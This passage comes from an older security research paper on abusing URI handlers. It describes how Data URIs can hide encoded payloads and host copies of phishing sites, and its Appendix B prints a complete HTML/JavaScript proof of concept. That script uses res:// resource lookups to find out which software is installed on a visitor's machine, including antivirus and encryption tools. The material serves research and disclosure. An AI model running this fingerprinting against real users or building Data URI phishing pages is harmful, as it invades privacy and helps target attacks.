


The example given above merely demonstrates that the Data URI can be used to serve up a simple gif file however; the Data URI can be used for more sinister purposes, such as serving up executables and other malicious content. The Data URI offers the attacker the following advantages:

- 1.) The attacker has full control of the content that is served by the Data URI
- 2.) The Data URI can be encoded to mask the true contents of the payload
- 3.) The attacker no longer has to host their malicious content on a server
- 4.) The Data URI doesn't contain traditionally dangerous strings (ex. javascript:)
- 5.) The Data URI is enabled in FireFox browsers by default

As the Firefox browser gains popularity, we should expect to see more and more payloads use the Data URI to store the malicious content. Phisher's will no longer have to worry about their web servers being brought down when they can serve their victims a hyperlink to a Data URI that presents an exact copy of your favorite bank or credit union. Appendix E shows a Data URI that reproduces a well known site, all stored within an encoded URL!

Screenshot 12: An Entire Webpage Stored Within a URL!



7. Other Avenues of Exploration and Exploitation

There are so many of these URI's that currently exist that aren't highly publicized or documented that one's imagination appears to be the only limitation of exploitation. We have discovered that programs such as Picasa, Jabber, iTunes and many others use forms of URIs.

Appendix B – HTML for Enumerating Software Installed on the Users Local File System

```
<html>
<body>
<h1>
Local Software Enumeration - by Billy (BK) Rios - Billy.Rios@gmail.com
</h1>
<body>
<h2>The Following Software was Discovered on your Computer:</h2><br>
<script>

var LC5=new Image();
LC5.src = "res://c:\\program%20files\\@stake\\LC5\\lc5.exe/#2/#102";
if (LC5.height != 30)
{
document.write("l0pht crack 5 <br>");
}

var acrobat7 =new Image();
acrobat7.src =
"res://c:\\program%20files\\adobe\\acrobat%207.0\\acrobat\\acrobat.dll/#2/#210"
;
if (acrobat7.height != 30)
{
document.write("Adobe acrobat 7 <br>");
}

var nero6e=new Image();
nero6e.src =
"res://c:\\program%20files\\ahead\\nero\\nero.exe/#2/NEROSESPLASH";
if (nero6e.height != 30)
{
document.write("Nero 6E <br>");
}

var azureus=new Image();
azureus.src = "res://c:\\program%20files\\azureus\\uninstall.exe/#2/#110";
if (azureus.height != 30)
{
document.write("Azureus <br>");
}
}
```

```
var cain=new Image();
cain.src = "res://c:\\program%20files\\cain\\uninstal.exe/#2/#106";
if (cain.height != 30)
{
document.write("Cain <br>");
}

var citrix=new Image();
citrix.src =
"res://c:\\program%20files\\Citrix\\icaweb32\\mfc30.dll/#2/#30989";
if (citrix.height != 30)
{
document.write("Citrix <br>");
}

var pgpdesktop=new Image();
pgpdesktop.src =
"res://c:\\program%20files\\PGP%20Corporation\\PGP%20Desktop\\PGPdesk.exe/#2/#600";
if (pgpdesktop.height != 30)
{
document.write("PGP Desktop <br>");
}

var googletoolbar=new Image();
googletoolbar.src =
"res://c:\\program%20files\\google\\googleToolbar1.dll/#2/#120";
if (googletoolbar.height != 30)
{
document.write("Google Toolbar <br>");
}

var flashmx=new Image();
flashmx.src =
"res://c:\\program%20files\\Macromedia\\Flash%20mx%202004\\flash.exe/#2/#4395";
if (flashmx.height != 30)
{
document.write("Macromedia Flash MX <br>");
}

var msnmessenger=new Image();
msnmessenger.src = "res://c:\\program%20files\\Messenger\\msmsgs.exe/#2/#607";
```

```
if (msnmessenger.height != 30)
{
document.write("MSN Messenger <br>");
}

var livemeeting7=new Image();
livemeeting7.src =
"res://c:\\program%20files\\microsoft%20office\\live%20meeting%207\\console\\7.
5.2302.14\\pwresources_zh_tt.dll/#2/#9006";
if (livemeeting7.height != 30)
{
document.write("Live Meeting 7 <br>");
}

var excel2003=new Image();
excel2003.src =
"res://c:\\program%20files\\microsoft%20office\\Office11\\excel.exe/#34/#904";
if (excel2003.height != 30)
{
document.write("Excel 2003 <br>");
}

var office2003=new Image();
office2003.src =
"res://c:\\program%20files\\microsoft%20office\\Office11\\1033\\MSOhelp.exe/#2/
201";
if (office2003.height != 30)
{
document.write("The Office 2003 Suite <br>");
}

var visualstudio2005=new Image();
visualstudio2005.src =
"res://c:\\program%20files\\microsoft%20visual%20studio%208\\common7\\ide\\deve
nv.exe/#2/#6606";
if (visualstudio2005.height != 30)
{
document.write("Visual Studio 2003 <br>");
}

var msmoviemaker = new Image();
```

```
msmoviemaker.src =
"res://c:\\program%20files\\movie%20maker\\moviemk.exe/RT_JPG/sample1";
if (msmoviemaker.height != 30)
{
document.write("Microsoft Movie Maker <br>");
}

var picasa2=new Image();
picasa2.src = "res://c:\\program%20files\\picasa2\\picasa2.exe/#2/#138";
if (picasa2.height != 30)
{
document.write("Picasa2 <br>");
}

var quicktime=new Image();
quicktime.src =
"res://c:\\program%20files\\quicktime\\quicktimeplayer.exe/#2/#403";
if (quicktime.height != 30)
{
document.write("Quicktime <br>");
}

var realvnc4=new Image();
realvnc4.src =
"res://c:\\program%20files\\RealVNC\\VNC4\\vncviewer.exe/#2/#120";
if (realvnc4.height != 30)
{
document.write("Real VNC 4 <br>");
}

var oleview=new Image();
oleview.src = "res://c:\\program%20files\\resource%20Kit\\oleview.exe/#2/#2";
if (oleview.height != 30)
{
document.write("Oleview <br>");
}

var securecrt=new Image();
securecrt.src = "res://c:\\program%20files\\SecureCRT\\SecureCRT.exe/#2/#224";
if (securecrt.height != 30)
{
```

```
document.write("SecureCRT <br>");
}

var symantecantivirus=new Image();
symantecantivirus.src =
"res://c:\\program%20files\\symantec_client_security\\symantec%20antivirus\\vpc
32.exe/#2/#157";
if (symantecantivirus.height != 30)
{
document.write("Symantec Anti Virus <br>");
}

var ultramon=new Image();
ultramon.src =
"res://c:\\program%20files\\ultramon\\ultramondesktop.exe/#2/#108";
if (ultramon.height != 30)
{
document.write("Ultramon <br>");
}

var vmware=new Image();
vmware.src =
"res://c:\\program%20files\\vmware\\vmware%20workstation\\vmware.exe/#2/#508";
if (vmware.height != 30)
{
document.write("VMware <br>");
}

var winamp=new Image();
winamp.src = "res://c:\\program%20files\\winamp\\winamp.exe/#2/#109";
if (winamp.height != 30)
{
document.write("Winamp <br>");
}

var windowsmediaplayer=new Image();
windowsmediaplayer.src =
"res://c:\\program%20files\\windows%20media%20player\\wmsetsdk.exe/#2/#249";
if (windowsmediaplayer.height != 30)
{
document.write("Windows Media Player <br>");
}
```



```
</script>
```

```
</body>
```

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</html>
```


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